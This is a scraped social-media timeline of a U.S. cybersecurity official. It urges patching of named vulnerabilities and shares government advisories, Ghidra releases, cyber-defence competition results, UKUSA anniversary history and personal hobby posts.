Fess up. When was the last time you patched your air fryer?
www.zdnet.com/article/remote-code-execution-vulnerabiliti… -
Rob Joyce reposted
Tonya Riley
@TonyaJoRiley
Statement from Rob Joyce, NSA Director of Cybersecurity:
"The vulnerabilities in today's release are part of the SVR's toolkit to target networks across the government and private sectors. We need to make SVR's job harder by taking them away."
NSA Cyber
@NSACyber
Russian Foreign Intelligence Service (SVR) cyber actors are exploiting five publicly known vulnerabilities to target U.S. and allied critical networks. Review our joint #cybersecurity guidance with @CISAgov and @FBI and apply the mitigations to stop them: www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce
@RGB_Lights
Excited to be part of the @NSACyber team!
www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar… -
Rob Joyce
@RGB_Lights
Congrats to the UMBC @UMBCCyberDawgs for winning the Mid-Atlantic Collegiate Cyber Defense Championship!
Mid-Atlantic CCDC
@MidAtlanticCCDC
#21maccdc #nccdc ...and the 2021 MACCDC Regional Champs are @UMBCCyberDawgs. Back-to-back MACCDC champs. Best of luck at @NationalCCDC!!
Rob Joyce
@RGB_Lights
Good luck in the nationals!
-
Rob Joyce
@RGB_Lights
-
Rob Joyce
@RGB_Lights
Car dealership gave me my documents on this. Ummm. Paper copies please?!?
-
Rob Joyce reposted
GCHQ
@GCHQ
🇬🇧 🇺🇸
Today we mark 75 years since the signing of the UKUSA agreement – one of the most important intelligence-sharing partnership ever.
The strong working relationship between GCHQ & @NSAGov has helped to keep both countries safe.
➡️ www.gchq.gov.uk/news/gchq-marks-ukusa-75th-anniversary
#ukusa75 -
Rob Joyce reposted
Jake Sullivan Archived
@JakeSullivan46
We are closely tracking Microsoft’s emergency patch for previously unknown vulnerabilities in Exchange Server software and reports of potential compromises of U.S. think tanks and defense industrial base entities. We encourage network owners to patch ASAP: msrc-blog.microsoft.com/2021/03/02/multiple-security-upda…
-
Rob Joyce
@RGB_Lights
Today is the 75th anniversary of the UKUSA agreement, an enduring cryptologic partnership between America and the United Kingdom. This is a great video explaining the first American delegation to Bletchley Park, leading up to the historic agreement. youtu.be/qrWUr_juzng
-
Rob Joyce reposted
Joe Roosen
@JRoosen
Anyone that has Exchange on-prem exposed to the internet on 80/443 should consider checking into CVE-2021-27065 immediately. I received the patch KB5000871 & installed at 16:30EST but still saw a box popped. Box was hit on the 28th of Feb so this HAS been happening awhile. 1 of 2
-
Rob Joyce
@RGB_Lights
Another vulnerability requiring immediate attention. Exploitation of your Exchange Server is a massive liability. Well worth the pain of an emergency patch.
NSA Cyber
@NSACyber
Multiple zero-day exploits of Microsoft Exchange Server require immediate action. Check for reported IOCs and apply critical patches here: www.microsoft.com/security/blog/2021/03/02/hafnium-target…
-
Rob Joyce
@RGB_Lights
Congrats Ciaran. Well deserved recognition for an outstanding partner!
-
Rob Joyce
@RGB_Lights
Ok @billycontra this got me....
Imgur
@imgur
For the first time ever we have a microphone on Mars, thanks to #perseverance, and it sounds amazing!
imgur.com/gallery/oy40Kx3 -
Rob Joyce
@RGB_Lights
Impressive cooperation during WW2 between America and the United Kingdom led the to the nations deciding the UKUSA Agreement was needed almost 75 years ago:
www.nsa.gov/news-features/feature-stories/article-view/ar… -
Rob Joyce reposted
NSA/CSS
@NSAGov
During WWII the UK and US partnership grew. One example is through the communications between UK Prime Minister Winston Churchill, UK Major General Strong, and US GEN Eisenhower. #ukusa75
www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar… -
Rob Joyce
@RGB_Lights
Honored to be a part of the history in this great partnership!
NSA/CSS
@NSAGov
March 5th is the 75th anniversary of the UKUSA Agreement – a historic and lasting partnership between the UK's @GCHQ and USA's NSA. Follow along all month as we recap and celebrate the history of this partnership. #ukusa75 www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce reposted
National Cryptologic Museum
@NatCryptoMuseum
The National Cryptologic Museum is now on Twitter! Follow us for an exclusive look into cryptologic history, museum updates, and virtual programming!
-
Rob Joyce
@RGB_Lights
A reminder that solid software development processes can eliminate vulnerabilities. Static and dynamic analysis tools should be part of your workflow. Good work by @taviso finding a severe flaw in Libgcrypt 1.9.0 used in many encryption applications. lwn.net/Articles/844531/rss
Rob Joyce
@RGB_Lights
Developing in languages that provide memory and type safety also avoid whole classes of vulnerabilities. Good news is that this bug was found early and is being fixed.
-
Rob Joyce
@RGB_Lights
Got Root? You do now with CVE-2021-3156 privilege escalation in SUDO. Exploitable Heap-based buffer overflow in a utility that is available in almost all major linux/unix OS versions.
Qualys
@qualys
The Qualys Research Team has discovered a critical vulnerability in #sudo, which allows an unprivileged user to gain root privileges in its default configuration. #linux #unix #vulnerability blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2…
-
Rob Joyce reposted
Shane Huntley
@ShaneHuntley
New blog post from TAG with details of a North Korean campaign targeting security researchers working on vulnerability research and development.
blog.google/threat-analysis-group/new-campaign-targeting-…
Stay safe out there everyone! -
Rob Joyce
@RGB_Lights
Thanks for the recognition @security_score !
SecurityScorecard
@security_score
Trust &Transparency Awards Spotlight: @RGB_Lights Senior Advisor to the Director for Cybersecurity Strategy, @NSAGov was selected for his public presentations beginning with his 2016 USENIX presentation on Disrupting Nation State Hackers. Learn more --> securityscorecard.com/company/trust-transparency-awards
-
Rob Joyce
@RGB_Lights
Clearly @DAlperovitch and @jamil_n_jaffer didn't use the offensive tools correctly in the effort to alter the votes!
Chris Painter
@C_Painter
I like that the total vote added up to 110 percent.
-
Rob Joyce reposted
Jeff Jones
@securityjones
My favorite infographic wrt the #solorigate sophisticated actor was tweeted out by @NSACyber last month. I've used it many times since. There are some parts of it that may be obvious to #cybersecurity professionals, but less obvious to others. x.com/NSACyber/status/1339759778923474944 1/
NSA Cyber
@NSACyber
Malicious cyber actors are using two sets of #ttps to access protected data in the #cloud. Detect and mitigate against this activity by reviewing our latest #cybersecurity advisory: www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce
@RGB_Lights
Couple great folks founding a new venture...
ks.group -
Rob Joyce reposted
Eric Geller
@ericgeller
NSA director updates his antivirus definitions
Commander, U.S Cyber Command; Director of NSA/CSS
@CYBERCOM_DIRNSA
Today CSM Lyon and I received the #covid19 vaccine. My thanks to #operationwarpspeed for advancing the start of safe and effective vaccinations that are being distributed across our workforce and the country.
-
Rob Joyce
@RGB_Lights
More problems found and fixed. More effort and eyes. More skills and capability to discover flaws. More secure but still less secure?
Jerry Gamblin
@JGamblin
New CVE calendar heatmap (code: github.com/jgamblin/CVEHeatMap)
-
Rob Joyce reposted
Cybersecurity and Infrastructure Security Agency
@CISAgov
We issued V2 supplemental guidance to Emergency Directive 21-01. @NSAgov verified version 2020.2.1 HF2 of SolarWinds Orion eliminates previously identified malicious code. Agencies using non-affected versions must update to the new version: cyber.dhs.gov/ed/21-01/
-
Rob Joyce
@RGB_Lights
My Notre Dame display is getting a little love from NBC!
Notre Dame on NBC
@NDonNBC
A return to the College Football Playoff should have @NDFootball fans feeling festive!
Check out this Christmas lights display! (Via @RGB_Lights) -
Rob Joyce
@RGB_Lights
Sending my appreciation to my friends and colleagues working through the holidays to keep us safe. Thank you for what you do.
www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar… -
Rob Joyce reposted
NSA Cyber
@NSACyber
#ghidra 9.2.1 has been released! Visit ghidra-sre.org to download a copy.
-
Rob Joyce reposted
NSA Cyber
@NSACyber
If malicious cyber actors gain initial access to networks through the #solarwinds compromise, the TTPs noted in our advisory may be used to forge credentials and maintain persistent access. Our guidance helps detect and mitigate against this, no matter the initial access method.
NSA Cyber
@NSACyber
Malicious cyber actors are using two sets of #ttps to access protected data in the #cloud. Detect and mitigate against this activity by reviewing our latest #cybersecurity advisory: www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce
@RGB_Lights
Insights and details here about detecting advanced TTPs used to abuse Azure Active Directory. This is powerful tradecraft, and needs to be understood to defend important networks.
NSA Cyber
@NSACyber
Malicious cyber actors are using two sets of #ttps to access protected data in the #cloud. Detect and mitigate against this activity by reviewing our latest #cybersecurity advisory: www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce reposted
NSA Cyber
@NSACyber
Today our #ghidra team pushed a preview debugger on @GitHub. #developers and testers, check out this long awaited feature: github.com/NationalSecurityAgency/ghidra/tree/debugger
-
Rob Joyce
@RGB_Lights
Battlebots! Nerd violence at its best. Simply awesome. 👍
-
Rob Joyce
@RGB_Lights
VMware vulnerability actively being exploited in the wild. Strongly suggest updating with the company's latest patch. Don't let your remote-working architecture remain vulnerable.
NSA Cyber
@NSACyber
Russian state-sponsored cyber actors are exploiting #vulnerability CVE-2020-4006 affecting VMware Workspace ONE Access. We recommend patching immediately. Read our latest #cybersecurity advisory for details, including detection and mitigation actions: www.nsa.gov/News-Features/Feature-Stories/Article-View/Ar…
-
Rob Joyce
@RGB_Lights
Lights of London. These flying angels are over Regent Street and are definitely my favorite.
-
Rob Joyce reposted
Eric Geller
@ericgeller
Scoop from @martinmatishak: Senate NDAA will contain provision creating a National Cyber Director, resolving a months-long debate w/ the House over the @CyberSolarium's biggest recommendation.
Bill will create a Senate-confirmed role w/ staff of 75-100.
subscriber.politicopro.com/article/2020/12/final-defense-… -
Rob Joyce
@RGB_Lights
Wow. An iOS exploit that doesn’t involve chaining multiple vulnerabilities together is quite an accomplishment.
-
Rob Joyce
@RGB_Lights
Congratulations on the standup of the UK National Cyber force! This is an important element in defending against online threats.
GCHQ
@GCHQ
The National Cyber Force will transform the UK’s cyber capabilities to disrupt adversaries and keep the country safe.
With personnel from GCHQ, @DefenceHQ and @NCSC, it will enhance the UK’s position as a world-leading cyber power
➡️ gchq.gov.uk/news/national-cyber-force
@10DowningStreet -
Rob Joyce reposted
Dr Simon Monk
@simonmonk2
This is how big a 32GB micro SD flash memory would be if it were made from 1960s transistors: www.doctormonk.com/2019/11/making-sd-card-out-of-1960s-tr…
-
Rob Joyce reposted
Wonder of Science
@wonderofscience
One of the most amazing examples of octopus camouflage captured by marine biologist Roger Hanlon while diving in the Caribbean.
-
Rob Joyce
@RGB_Lights
Updated Ghidra released today!
NSA/CSS
@NSAGov
#ghidra 9.2 has been released!
This version has improvements to analysis, the user interface, new open source based graphing, decompiler quality enhancements, and more!
To try out these new capabilities, head over to ghidra-sre.org -
Rob Joyce reposted
Commander, U.S Cyber Command; Director of NSA/CSS
@CYBERCOM_DIRNSA
Together @US_CYBERCOM, @NSAgov, @DHSgov, @FBI, and more partners continue to #protect2020.
-
Rob Joyce reposted
Chris Krebs #Protect2020
@CISAKrebs
This is it! Tmrw is the last day to cast your vote!
I'm going to vote in the AM, but a historic # of votes have already been cast.
So how about some results!
Slow down! The official count takes time and what you see on TV = unofficial results and media projections. -
Rob Joyce
@RGB_Lights
Everyone remembers Sean Connery for James Bond. For me, it’s the Highlander.
-
Rob Joyce
@RGB_Lights
Very important CISA advisory. Please lean in and protect the community if you have a role.
Cybersecurity and Infrastructure Security Agency
@CISAgov
⚠️ There is an imminent and increased cybercrime threat to U.S. hospitals and healthcare providers.
We released an advisory with the @FBI & @HHSgov about this #ransomware threat that uses #trickbot and #ryuk malware. Here is how to mitigate your risk: www.cisa.gov/news-events/cybersecurity-advisories/aa20-302a -
Rob Joyce
@RGB_Lights
Positive outcomes for those that supported Folding@home Covid-19 research, donating graphic card number crunching:
www.networkworld.com/article/3587388/foldinghome-exascale… -
Rob Joyce
@RGB_Lights
It’s great that people are stepping up to preserve important cryptologic history at this historic site! #bletchleypark
Bletchley Park
@bletchleypark
We have some more good news to share - Bletchley Park has received a generous donation of £1m from @Facebook.
This vital support will contribute to our ongoing work and help mitigate the financial impact the coronavirus pandemic has had on the Trust. -
Rob Joyce
@RGB_Lights
This is like people insisting they can design their own crypto implementation...
Marina Amaral
@marinamaral2
The last known photo ever taken of Franz Reichelt, an Austrian-born French tailor, who is posing here in a parachute of his own design, before jumping off the Eiffel Tower.
-
Rob Joyce reposted
CLARK
@theclarkcyber
In honor of #nationalcybersecurityawarenessmonth we'll be featuring our top educational content that correlate with each week's theme. Head to www.clark.center/home to check out our recommended learning objectives. #becybersmart #clarkcan
-
Rob Joyce
@RGB_Lights
In need of cybersecurity educational content? This is a great resource for teachers. Modules are even peer reviewed to ensure quality!
CLARK
@theclarkcyber
This semester, our responsibility as cybersecurity educators is more important than ever. CLARK has over 780 cybersecurity learning modules built by educators from over 50 universities and colleges across the country. Learn more about our services here: www.clark.center/home
-
Rob Joyce reposted
Benedikt Franke
@FrankeBenedikt
WARNING: If you have received an invitation to the #msc2021 over the last five days, do not open it & inform your IT security provider. The hacking group #phosphorous has repeatedly tried to mascarade as @MunSecConf in order to infiltrate secure networks. Further info to follow.
-
Rob Joyce reposted
GCHQ
@GCHQ
57 45 4c 43 4f 4d 45 20 43
Richard Moore
@XChiefMI6
Proud day today. First as ‘C’. Feel immensely privileged to lead such talented and committed public servants who work tirelessly to secure our interests and values abroad and keep us safe at home. There are limits to what I can say on Twitter 😉#oursuccessesmustremainsecret
1/2 -
Rob Joyce
@RGB_Lights
Looking to stretch your tech skills? Come try the NSA Codebreaker Challenge. Work on some reverse engineering skills. Try your hand at low-level code analysis in a pretty realistic problem. Pretty fun stuff!
NSA/CSS
@NSAGov
The Codebreaker Challenge is back! If you're a college student looking to break codes like some of our very own cryptanalysts, you can try your hand at becoming an #nsacodebreaker starting October 8th!
For more information and to register, visit: www.nsa.gov/News-Features/News-Stories/Article-View/Artic… -
Rob Joyce reposted
European Cybersecurity Forum - CYBERSEC
@CYBERSECEU
On Season 6 of #csglobal20 we are pleased to host world-class diplomats, who will shed light on the aspect of int’l security & technology. Meet our Guardians of the Cyberspace: Rob Joyce, @_JohannaWeaver, @TFeakin, @KVignard, Tadeusz Chomicki, @C_Painter. cybersecforum.eu
-
Rob Joyce
@RGB_Lights
Powerful exploit - unprivileged account escalated to domain admin. No fuss, no muss. Network owners make sure you install the *August* Microsoft patches
@djrevmoon.bsky.social
@djrevmoon
We just published a test tool for CVE-2020-1472 (CVSS:10) github.com/SecuraBV/CVE-2020-1472/ and next Monday we will publish a whitepaper about this interesting and unique vulnerability. See also www.secura.com/blog/zero-logon
-
Rob Joyce
@RGB_Lights
We remember...the horror, the tragedy and the unity.
-
Rob Joyce reposted
ModernDinosaurAttacks 🦉
@ModDinoAttacks
Stag beetle vs giant robot stag beetle - GO!
-
Rob Joyce
@RGB_Lights
Still looking forward to still seeing all the Shmoocon peeps online this year.
ShmooCon
@shmoocon
The announcement you might have been expecting. www.shmoocon.org/2020/09/04/news-on-shmoocon-2021/
-
Rob Joyce reposted
U.S. Cyber Command
@US_CYBERCOM
Meet USCYBERCOM's new deputy commander, Lt Gen Charles Moore, who previously served as our Director of Operations. Congratulations, and our best to Vice Adm. Ross Myers, who will now lead @USFLEETCYBERCOM.
Read more here: go.usa.gov/xGbgX -
Rob Joyce
@RGB_Lights
So who had Russian criminals paying an insider to install malware as part of your threat model? Be honest now...
-
Rob Joyce
@RGB_Lights
Consider sponsoring a brick and helping support this important historic site.
bletchleypark.org.uk/news/bletchley-park-trust-to-undergo…
Bletchley Park
@bletchleypark
We're deeply sad to announce that as a result of the coronavirus pandemic, Bletchley Park Trust is about to enter a period of consultation around a restructuring proposal.
Around a third of our staff have been placed at risk of redundancy.
Read more: bletchleypark.org.uk/news/bletchley-park-trust-to-undergo… -
Rob Joyce reposted
Robert M. Lee
@RobertMLee
4. It’s a massive flex ahead of the election. Without ever being escalatory/threatening/rhetoric/etc it simply says “we see you, we’re ready and willing to broadcast it loudly, and we’re willing to use our resources to burn yours”
-
Rob Joyce
@RGB_Lights
Next up in 2020: Zombie pigs. Thanks Yale scientists!
bigthink.com/surprising-science/zombie-pigs-brainex
Rob Joyce
@RGB_Lights
And if you want a more authoritative source, here’s the post on the Yale web site.
news.yale.edu/2019/04/17/scientists-restore-some-function… -
Rob Joyce reposted
Katie Nickels
@likethecoins
Wow, this is a detailed report on Drovorub malware - attribution to GRU, lots of technical detail, Linux malware, and mapping to @MITREattack. I've just skimmed it, but so far, bravo @NSAGov and @FBI! media.defense.gov/2020/Aug/13/2002476465/-1/-1/0/CSA_DROV…
-
Rob Joyce
@RGB_Lights
Want to hunt an APT? New detailed leads here on a sophisticated GRU 85th GTsSS / FANCYBEAR tool. Will be interesting to see what emerges from analyzing current and historic data sets!
NSA Cyber
@NSACyber
The Russian GRU 85th GTsSS, sometimes publicly known as #apt28 or #fancybear, is using a previously undisclosed #linux malware called Drovorub for cyber espionage operations.
For full details and mitigations, review our #cybersecurity advisory with @FBI: www.nsa.gov/news-features/press-room/Article/2311407/nsa-… -
Rob Joyce reposted
Shannon Vavra
@shanvav
Apple, historically reticent to allow in security researchers to find flaws in its code, is debuting its iPhone security research device program that will provide certain hackers with special devices to conduct security research. More on @CyberScoopNews www.cyberscoop.com/apple-iphone-security-research-device-…
-
Rob Joyce
@RGB_Lights
Great additions by CISA!
Sean Lyngaas
@snlyngaas
Scoop --> CISA turns to security experts with street cred (including @joshcorman) to protect health sector www.cyberscoop.com/dhs-coronavirus-vaccine-hackers-josh-c…
-
Rob Joyce reposted
U.S. Cyber Command
@US_CYBERCOM
Commander, US Cyber Command, & Director, @NSAGov, Gen. Paul Nakasone: "Our number one goal, our number one objective at the National Security Agency and USCYBERCOM: a safe, secure and legitimate 2020 elections" #ausa
-
Rob Joyce reposted
RedTeamVillage
@RedTeamVillage_
#final #days to Volunteer for the @defcon #redteam Village we have a few slots open, closes this Friday.
#defcon28 #virtual #safemode #aug6th_9th
#volunteer #redteamvillage #redteam
DC Red Team Village official: redteamvillage.io -
Rob Joyce reposted
NCSC UK
@NCSC
Today, the NCSC and allies have revealed Russian cyber actors are targeting organisations involved in coronavirus vaccine development
@CISAgov @NSAcyber @cse_cst
www.ncsc.gov.uk/news/uk-and-allies-expose-russian-attacks… -
Rob Joyce
@RGB_Lights
Important report by GCHQ’s @NCSC highlighting APT29 efforts targeting COVID research and vaccine efforts.
www.ncsc.gov.uk/news/advisory-apt29-targets-covid-19-vacc… -
Rob Joyce
@RGB_Lights
Well there is something you don’t see everyday. Elon Musk and Bill Gates verified twitter accounts used to push out bitcoin scams. Imagine if they wanted to do worse....
-
Rob Joyce
@RGB_Lights
Heroes trying to patch all the things this month...
-
Rob Joyce
@RGB_Lights
Citrix flaw. Feeling like the boy that cried wolf, but really.... 3rd in a string of “must patch” vulnerabilities. Get the latest patches to ensure protection from several exploitable issues including unauthenticated access and RCE.
www.citrix.com/blogs/2020/07/07/citrix-provides-context-o… -
Rob Joyce reposted
Thomas P. Bossert
@TomBossert
We are in trouble.
-
Rob Joyce reposted
USCYBERCOM Cybersecurity Alert
@CNMF_CyberAlert
URGENT: Patching CVE-2020-5902 and 5903 should not be postponed over the weekend. Remediate immediately.
F5
@F5
The BIG-IP Traffic Management User Interface (TMUI) has a Remote Code Execution vulnerability (CVE-2020-5902) in undisclosed pages. F5 recommends upgrading to a fixed software version to fully mitigate this vulnerability, more details here: go.f5.net/dk3nl #bigip #askf5
-
Rob Joyce
@RGB_Lights
Want a new lockdown skill? Learn about computerized Christmas light technology. Free online conference July 18 & 19.
virtualchristmassummit.com
Build your own insane xmas light display!
Rob Joyce
@RGB_Lights
Learn to do stuff like this!
vimeo.com/250003860 -
Rob Joyce
@RGB_Lights
Critical authentication bypass on Palo Alto Networks firewalls and corporate VPNs. Need to update to latest OS. There are not many vulnerabilities assigned a 10 out of 10 scores (CVE-2020-2021)
-
Rob Joyce reposted
Duncan Stephen
@DuncanBSS
Dear Microsoft,
I never ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever ever want to paste formatting. -
Rob Joyce reposted
Andrew Morris (afk)
@Andrew___Morris
Since the EXIM vuln (CVE-2019-10149) being used by the GRU is back in the news, here are the places @GreyNoiseIO is seeing it being opportunistically exploited in the wild:
viz.greynoise.io/query/?gnql=tags%3A"Exim Exploit CVE-201…
Shoutout @obsecurus for doing his magic on this one -
Rob Joyce
@RGB_Lights
New product on GRU Sandworm tactics from @NSACyber.
NSA Cyber
@NSACyber
Sandworm Team, Russian GRU Main Center for Special Technologies actors, continue to exploit Exim mail transfer agent #vulnerability, CVE-2019-10149.
Patch to the latest version to protect your networks. Learn more here: www.nsa.gov/News-Features/News-Stories/Article-View/Artic… -
Rob Joyce
@RGB_Lights
The new NSA Cyber tritter account launched. It will be worth the follow.
-
Rob Joyce reposted
DEF CON
@defcon
We are building a community around satellite hacking and NEED YOU HELP.
Please post any write ups, links, anything others may learn from about your participation in the @SecureAerospace #hackasat CTF
We will help organize it, you just drop the knowledge forum.defcon.org/node/231910 -
Rob Joyce
@RGB_Lights
Virtual National Collegiate Cyber Defense Championship is this weeekend!
National CCDC
@NationalCCDC
We're so excited to be hosting the Top 10 Collegiate Teams this weekend for our 15th Annual (Virtual) NCCDC!
-
Rob Joyce reposted
U.S. Cyber Command
@US_CYBERCOM
Today is the 10th anniversary of @US_CYBERCOM! GEN Paul M. Nakasone and MGySgt Scott H. Stalker outline mission priorities, the significance of the partnership w/ @NSAGov and across the Gov, and the efforts of the USCYBERCOM workforce. #uscybercom10 shorturl.me/SOYwvCD
-
Rob Joyce
@RGB_Lights
Hacker mentality- using the things you have in new and unplanned ways. Just awesome!
-
Rob Joyce reposted
NCSC UK
@NCSC
We're proud to work with our closest security partner in the fight to stay safe online during #coronavirus. Today our CEO Ciaran Martin spoke to US Ambassador Woody Johnson @USAmbUK about our shared security and working together to prevent coronavirus-related cyber crime 🇬🇧 🇺🇸
-
Rob Joyce reposted
Anuj Soni
@asoni
I'm excited to announce that the @sansforensics FOR610 Reverse Engineering Malware class now uses #ghidra for static code analysis: malwology.com/2020/04/27/sans-for610-reverse-engineering-…
-
Rob Joyce reposted
CyberDawgs
@UMBCCyberDawgs
Congrats to our favorite Chief Historical Officer, Malware Analyst, and Linux Admin @rjjoyce8 for successfully defending his Master’s Thesis this morning!!
-
Rob Joyce reposted
Folding@home
@foldingathome
With our collective power, we are now at ~2.4 exaFLOPS (faster than the top 500 supercomputers combined)! We complement supercomputers like IBM Summit, which runs short calculations using 1000s of GPUs at once, by spreading longer calculations around the world in smaller chunks!
-
Rob Joyce reposted
Folding@home
@foldingathome
Today’s the day! Join us TODAY at 4pm EDT to learn how you can help develop and enhance our F@h architecture! Sign up at this link before noon EDT to receive a Discord invite link: docs.google.com/forms/d/e/1FAIpQLSfuItQuMqf8cpvT2vmmEnPzI…
-
Rob Joyce
@RGB_Lights
Congrats to the @UMBCCyberDawgs for winning the CCDC mid-Atlantic championships!
Good luck in the nationals!
Mid-Atlantic CCDC
@MidAtlanticCCDC
#15maccdc @RaytheonIntel @MidAtlanticCCDC
1st Place: @UCYBR University of Maryland Baltimore County (UMBC) - Congratulations!! @NationalCCDC Championship (May 22-24) -
Rob Joyce reposted
Rob Sheldon
@shorttelegrams
1 | Stuck at home? Catch up on security talks. Some classics & favs from recent years:
-
Rob Joyce
@RGB_Lights
Wow. 10x more computing power than the fasted current supercomputer harnessed to work coronavirus number crunching. Way to go @foldingathome !
Folding@home
@foldingathome
Thanks to our AMAZING community, we’ve crossed the exaFLOP barrier! That’s over a 1,000,000,000,000,000,000 operations per second, making us ~10x faster than the IBM Summit!
-
Rob Joyce reposted
ScotlandIS
@scotlandis
The fab @troyhunt is live streaming an hour of #code a day with his son Ari, check it out with your small to medium sized folks #learningathome #workingathome #nextgentechtalent www.troyhunt.com/coding-with-ari-for-kids-at-home/
-
Rob Joyce
@RGB_Lights
Since we are all following CDC guidelines now, remember they also recommend vaccinating your kids!
-
Rob Joyce reposted
EvilMog® @mog.evil.af
@Evil_Mog
If you are a firewall admin stop right now, apply these 2 rules. Block 137, 139, 445 inbound and outbound on your firewalls.
While you are at it on all your workstations block inbound on the same ports, also add in 5985 and 5986.
It will piss off admins but will stop worms! -
Rob Joyce
@RGB_Lights
COVID-19 research underway. Virus models being crunched by gamers, hackers and cryptominers!
apps.foldingathome.org/project?p=11742
Interested in fighting Coronavirus? Click "start folding" here and donate computer cycles...
foldingathome.org/2020/02/27/foldinghome-takes-up-the-fig… -
Rob Joyce reposted
Thomas P. Bossert
@TomBossert
It’s now or never for the U.S. if it hopes to keep coronavirus from burning out of control www.washingtonpost.com/opinions/2020/03/09/its-now-or-nev…
-
Rob Joyce reposted
Patrick Gray
@riskybusiness
Rob is fired up over this... time to put your idle password cracking rigs to use!
Rob Joyce
@RGB_Lights
For my tech friends, consider using your GPUs to help analyze Coronavirus. The Folding at Home effort (remember SETI@Home?) is working on COVID-19 research. Install the software and donate cycles to the cause.
foldingathome.org/2020/02/27/foldinghome-takes-up-the-fig…
Use the link at the top "start folding." -
Rob Joyce reposted
Zsolt
@zsoltsandor
I've tried to make it a hashtag, but I guess I'm not an influencer. #cryptovscorona
-
Rob Joyce
@RGB_Lights
For my tech friends, consider using your GPUs to help analyze Coronavirus. The Folding at Home effort (remember SETI@Home?) is working on COVID-19 research. Install the software and donate cycles to the cause.
foldingathome.org/2020/02/27/foldinghome-takes-up-the-fig…
Use the link at the top "start folding." -
Rob Joyce reposted
𝙰𝚕𝚎𝚡 𝙱𝚕𝚊𝚌𝚔𝚠𝚎𝚕𝚕
@alexrblackwell
“Protections for [customer] data were mistakenly removed by a Wyze employee in China, allowing the hack.”
As @RGB_Lights has said: “The Cloud” is just another name for “someone else’s computer.” www.washingtonpost.com/technology/2020/03/02/cloud-hack-p… -
Rob Joyce
@RGB_Lights
Shhhhh! Some of the paranoid comments are entertaining!
S Robot F
@StephenFoskett
Flickr: This is the only public phone charging station I would trust. I think that says as much about me as it does about the state of security! #nsaatrsa @nsausgov #rsac flic.kr/p/2iy2Q44
-
Rob Joyce
@RGB_Lights
Welll then. It’s settled!
-
Rob Joyce reposted
Greg Bednarski
@gmbednarski
My presentation for @BSidesCharm has been accepted - first time presenting at a conference! Want to hear what it's like to "Protect & Eradicate" with NSA's Cybersecurity Directorate? Join me 4-5 April in Towson at BSides! #bsides #cybersecurity
-
Rob Joyce
@RGB_Lights
Some didn’t want to use the @NSAgov charging station last year at @shmoocon. Wonder if I would get takers for these?
Rob Joyce
@RGB_Lights
They are still in the manufacturer’s packages. They must be safe!
-
Rob Joyce
@RGB_Lights
Looks like someone demonstrated one way to take advantage of the vulnerability. Like I said...a flaw that subverts the trust system in Microsoft Windows is seriously, seriously bad. Patch.
✨ saleem ✨
@saleemrash1d
CVE-2020-0601
-
Rob Joyce
@RGB_Lights
Multiple threads: Time to patch your windows boxes. I'm watching the debate on whether or not this is urgent. If you have something worth protecting, allowing a flaw that subverts the trust system in Microsoft Windows is seriously, seriously bad. Patch.
www.nsa.gov/News-Features/News-Stories/Article-View/Artic… -
Rob Joyce
@RGB_Lights
Cool Ghidra project!
b0bb
@0xb0bb
I'm releasing ghidra scripts that I made for pwn and reversing tasks, starting with this set of scripts to replace linux/libc magic numbers with readable names for aarch64, amd64/i386, arm/thumb, hppa, m68k, mips, ppc, ppc64, sh, sh4, sparc and sparc64. github.com/0xb0bb/pwndra
-
Rob Joyce
@RGB_Lights
The Citrix RCE is a doozie. Lots of good security architectures appropriately rely on Citrix to reduce the attack surface significantly and now they are at significant risk. Get this patched.
-
Rob Joyce reposted
Kim Zetter
@KimZetter
ToTok, the chat app that was recently exposed as a United Arab Emirates spy tool (and is now banned from Apple and Google app stores) is on a campaign to convince you its app is ok. This is the quid-pro-quo email I received seeking to pay me to promote it. www.nytimes.com/2019/12/22/us/politics/totok-app-uae.html
-
Rob Joyce
@RGB_Lights
Can anyone explain why Reuters is shilling for Huawei?
There’s advertising and then there is this. Seems shady to me, leveraging the good name of Reuter’s. Tweet from Huawei, but video links to reuters.com?
Huawei
@Huawei
Why should we trust in #5g and how will next-gen tech benefit the entire planet? #huawei Carrier Business CTO Paul Scanlan has five key insights. Read the story for more, and watch the interview here ➡️ youtu.be/CkHEFJVrZZ4 #trustintech #5ggearup #hwthoughtstarter
-
Rob Joyce
@RGB_Lights
I would hire him! Creativity and great tech skills.
www.thirtythreeforty.net/posts/2019/12/my-business-card-r… -
Rob Joyce
@RGB_Lights
It's the time of the year I use my insane Christmas Light Display to cheer for @NDFootball!
@CWBowl @NDonNBC @ESPN on @ABC. @FCSportsThis media couldn't be displayed. See it on the original post. -
Rob Joyce
@RGB_Lights
Patching SharePoint vulnerability CVE-2019-0604 is really important people. Get to it pronto!
-
Rob Joyce
@RGB_Lights
The power is coordinated effort... or the audacity of applying technology in new ways.
Rob Joyce
@RGB_Lights
Got me... But I did spot the bowling ball throwing robot cgi a couple months back!
-
Rob Joyce
@RGB_Lights
Great job UMBC cyberdawgs for winning the Department of Energy competition!!
@UMBCCyberDawgs
Argonne National Lab
@argonne
Congratulations to @UMBaltimore's CyberDawgs for winning the @ENERGY CyberForce Competition! 🎉🎖️🎉
-
Rob Joyce reposted
NSA/CSS
@NSAGov
"It's not enough to just know and understand what our adversaries are doing-the Nation expects us to do something about it." - NSA Elections Security Lead, David Imbordino
Find out how we’re working together on the security of the 2020 #elections.
www.nsa.gov/news-features/press-room/Article/2009338/join… -
Rob Joyce
@RGB_Lights
I saw a lot of “I voted stickers” on election night here in the US. I had an equally important message from my friends @NSAGov ...
-
Rob Joyce
@RGB_Lights
If you watch one talk this month, make it this one. Profoundly insightful on the complexity threat to security by @halvarflake given at NATOs CYCON.
Video:
www.err.ee/836236/video-google-0-projekti-tarkvarainsener…
And slides:
docs.google.com/presentation/d/181WFEcKiOiIDiWygVk2WGActl… -
Rob Joyce
@RGB_Lights
Wishing my friends and colleagues a happy 100th anniversary. Here’s to the next centenary of partnership!
-
Rob Joyce
@RGB_Lights
End of an era...
